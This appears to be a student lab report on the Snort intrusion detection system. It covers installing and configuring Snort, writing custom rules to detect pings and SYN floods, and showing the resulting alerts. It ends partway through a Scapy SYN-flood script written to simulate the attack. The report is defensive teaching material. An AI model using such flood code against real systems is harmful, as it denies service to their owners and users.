

# Report : SNORT



# Introduction :

SNORT is a powerful open-source intrusion detection system (IDS) and intrusion prevention system (IPS) that provides real-time network traffic analysis and data packet logging. SNORT uses a rule-based language that combines anomaly, protocol, and signature inspection methods to detect potentially malicious activity.

Using SNORT, network admins can spot denial-of-service (DoS) attacks and distributed DoS (DDoS) attacks, Common Gateway Interface (CGI) attacks, buffer overflows, and stealth port scans. SNORT creates a series of rules that define malicious network activity, identify malicious packets, and send alerts to users.

## Objective :


The objective of this lab is to create a hands-on experience with Snort, an intrusion detection system, using two local machines that are part of the same LAN segment specifically the "Green" network segment, and their connectivity is facilitated through IPCop, ( PCop acts as a firewall and router).

One machine will act as the attacker, and the other machine will serve as the victim. The focus of this lab is to familiarize ourselves with Snort's capabilities for detecting and analyzing network-based attacks.

Even though it is installed on a machine (victim machine) within the same network. It showcases the capability of Snort to act as an internal NIDS, providing visibility into potential security threats within the local network

# Configuration :

- Local machines conf :




The image shows two terminal windows side-by-side. The left window is titled 'lan\_local2' and the right window is titled 'lan\_local'. Both show the output of the 'ip addr' command. In the left window, the 'ens33' interface has an IP of 192.168.1.43. In the right window, the 'ens33' interface has an IP of 192.168.1.2/24. Both windows show the standard Linux network stack configuration for the loopback and ethernet interfaces.

```
yas@yas: ~  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:57:b6:1a brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.1.43/24 brd 192.168.1.255 scope global dynamic noprefixroute ens33  
        valid_lft 5516sec preferred_lft 5516sec  
    inet6 fe80::12fe:e7a:392a:1e84/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
yas@yas: ~  
$
```

```
yas@yas: ~  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:c5:f7:58 brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.1.2/24 brd 192.168.1.255 scope global dynamic noprefixroute ens33  
        valid_lft 4229sec preferred_lft 4229sec  
    inet6 fe80::768b:fa29:e212:d454/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
yas@yas: ~  
$
```

- Install Snort :


We can install Snort simply using : **sudo apt install snort**



The image shows a terminal window with the title bar 'root@yas: /home/yas'. The user 'yas' has run 'sudo su' to become root. Then, the user runs 'apt install snort'. The output shows that Snort is already the newest version (2.9.15.1-6build1). The user then runs 'snort --version', which displays the Snort version and its dependencies.

```
root@yas: /home/yas  
yas@yas:~$ sudo su  
[sudo] password for yas:  
root@yas:/home/yas# apt install snort  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
snort is already the newest version (2.9.15.1-6build1).  
0 upgraded, 0 newly installed, 0 to remove and 233 not upgraded.  
root@yas:/home/yas# snort --version  
-*> Snort! <*-  
Version 2.9.15.1 GRE (Build 15125)  
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.  
Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
Using libpcap version 1.10.1 (with TPACKET_V3)  
Using PCRE version: 8.39 2016-06-14  
Using ZLIB version: 1.2.11  
root@yas:/home/yas#
```

- Configure Snort :



```
root@yas: /etc/snort
GNU nano 6.2 snort.conf *
# that you can run multiple instances.


#####
# Step #1: Set the network variables.  For more information, see README
#####

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.1.0/24
```

Snort configuration file is `/etc/snort/snort.conf`, this is a big configuration file, we define the specific local network that Snort will monitor, by changing the `ipvar HOME_NET` from "`any`" to our local network "`192.168.1.0/24`"

- Start Snort :

The command `snort -A console -q -c /etc/snort/snort.conf -i ens33` is used to start Snort with specific options and configurations.



```
root@yas: /etc/snort
root@yas:/etc/snort# sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```

- A console** : Specifies the output mode as console, which means Snort alerts will be displayed in the console/terminal.
- i ens33** : Sets the network interface to monitor for network traffic


Now snort will start monitoring the network interface ens33, apply the rules and configurations specified in the snort.conf file, and display alerts in the console in a quiet mode without additional informational messages.

# Default Rules :

By default, Snort comes with a set of rules that cover a wide range of network threats and attacks. These rules are designed to detect known signatures and patterns associated with various attacks and exploits.

- **Nmap :**

When it comes to basic port scanning, Snort's default rule set includes rules that can potentially detect port scanning activities



When Nmap scans are detected, Snort generates alerts indicating the presence of a potential port scanning attempt


# Custom Rules :

Snort offers the flexibility to create our own rules tailored to our specific network environment and security requirements. Custom rules allow us to detect and respond to unique threats, vulnerabilities, or attack patterns that may not be covered by the default rule set.

By crafting custom rules, we can define specific criteria, including specific protocols, ports, content patterns, or behaviors that we want Snort to monitor and alert on. This level of customization enables us to address the specific security concerns and characteristics of our network, providing enhanced visibility and proactive threat detection.

- **Ping detection :**

We can write a rule to detect a simple ping from an host on the EXTERNAL\_NET directed to an host inside the HOME\_NET.  
To do so we can add our specific rules on the **local.rules** file .



```
root@yas: /etc/snort
GNU nano 6.2 snort.conf
#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line) those
# rules files that are available in your system (in the /etc/snort/rules
# directory)
#
# site specific rules
# include $RULE_PATH/local.rules
#
# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:
#
# include $RULE_PATH/app-detect.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bad-traffic.rules
# include $RULE_PATH/blacklist.rules
# include $RULE_PATH/botnet-cnc.rules
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^N Replace  ^U Paste     ^J Justify  ^/_ Go To Line
```

First we need to uncomment the local.rules file path on the **snort.conf** file.



```
root@yas: /etc/snort/rules
GNU nano 6.2 local.rules *
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert ICMP $EXTERNAL_NET any -> $HOME_NET any (msg: " Ping detected " ; itype: 8 ; sid: 1000001;)
```

This rule defines that an alert will be logged if an ICMP packet from the external network (\$EXTERNAL\_NET) and targeting the internal network (\$HOME\_NET).

The signature ID(sid) should be greater than 1000000 for our own rules,

we should restart snort first before the simulation .

```
lan_local2 x
Activities Terminal
yas@yas: -
yas@yas:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.399 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.406 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.271 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.246 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=0.321 ms
64 bytes from 192.168.1.2: icmp_seq=6 ttl=64 time=0.280 ms
64 bytes from 192.168.1.2: icmp_seq=7 ttl=64 time=0.978 ms
64 bytes from 192.168.1.2: icmp_seq=8 ttl=64 time=0.645 ms
64 bytes from 192.168.1.2: icmp_seq=9 ttl=64 time=0.354 ms
64 bytes from 192.168.1.2: icmp_seq=10 ttl=64 time=0.294 ms
64 bytes from 192.168.1.2: icmp_seq=11 ttl=64 time=0.280 ms
64 bytes from 192.168.1.2: icmp_seq=12 ttl=64 time=0.287 ms
64 bytes from 192.168.1.2: icmp_seq=13 ttl=64 time=0.263 ms
64 bytes from 192.168.1.2: icmp_seq=14 ttl=64 time=0.284 ms
64 bytes from 192.168.1.2: icmp_seq=15 ttl=64 time=0.273 ms
64 bytes from 192.168.1.2: icmp_seq=16 ttl=64 time=0.273 ms
64 bytes from 192.168.1.2: icmp_seq=17 ttl=64 time=1.52 ms
64 bytes from 192.168.1.2: icmp_seq=18 ttl=64 time=0.281 ms

root@yas: /home/yas
Activities Terminal
root@yas: /home/yas
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:41.958045 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:42.960005 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:43.977952 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:44.996198 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:46.028976 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:47.047207 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:48.064662 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:49.098820 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:50.115073 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:51.148149 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
05/30-05:03:52.169147 [**] [1:1000001:0] Ping detected [**] [Priority: 0] (IC
MP) 192.168.1.43 -> 192.168.1.2
```

When a ping is sent from the attacker using the command: ping 192.168.1.2 an alert displayed by Snort on the terminal.

- **Detecting a SYN flood attack :**


A SYN flood attack is a kind of denial-of-service attack in which the attacker sends a succession of SYN requests to a target's system in order to consume enough server resources to make the system unresponsive to legitimate traffic.

## Implementation :

In order to simulate this attack a python script has been used to perform the SYN flood attack. The packet generator Scapy is used to create the required ACK packets to be sent to port 80 from random IPs in order to perform again a normal attack to an http web server.

To detect a SYN flood attack whose target is the server inside the HOME\_NET, a solution can be to track all the SYN packets with the same destination IP and if the receiving rate exceeds a predefined threshold an alert should be risen by Snort.

First we have to add the rule on the **local.rules** file.



```
root@yas: /etc/snort/rules
GNU nano 6.2
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.


alert ICMP $EXTERNAL_NET any -> $HOME_NET any (msg: " Ping detected " ; itype: 8 ; sid: 1000001;)

alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"TCP SYN flood attack detected"; flags:S; threshold: type threshold, track by_dst, count 1000 , seconds 60; sid: 1000002;)
```

The rule detects TCP packets with the SYN flag set and generates an alert when a high count of SYN packets (1000 and more) is received at the destination IP within a 60-second window, indicating a possible TCP SYN flood attack.




Since the victim machine has to simulate a server ready to receive connection, we have to install **Netcat**. and make it listen for the TCP connection on port 80:



A terminal window titled 'root@yas: /home/yas' with a dark purple background. The prompt is 'root@yas:/home/yas#'. The command 'nc -l -p 80' has been entered, and the cursor is on the next line.

```
root@yas:/home/yas# nc -l -p 80
```

On the attacker machine a script to perform the attack has been created.



A Gedit editor window titled 'synattc.py /home/yas/Desktop' with a light gray background. The script content is as follows:

```
1 from scapy.layers.inet import IP, TCP, ICMP
2 from scapy.packet import Raw
3 from scapy.sendrecv import send
4 from scapy.volatile import RandShort
5
6
7 def send_syn(target_ip_address: str, target_port: int, number_of_packets_to_send: int = 4,
8             size_of_packet: int = 65000):
9     ip = IP(dst=target_ip_address)
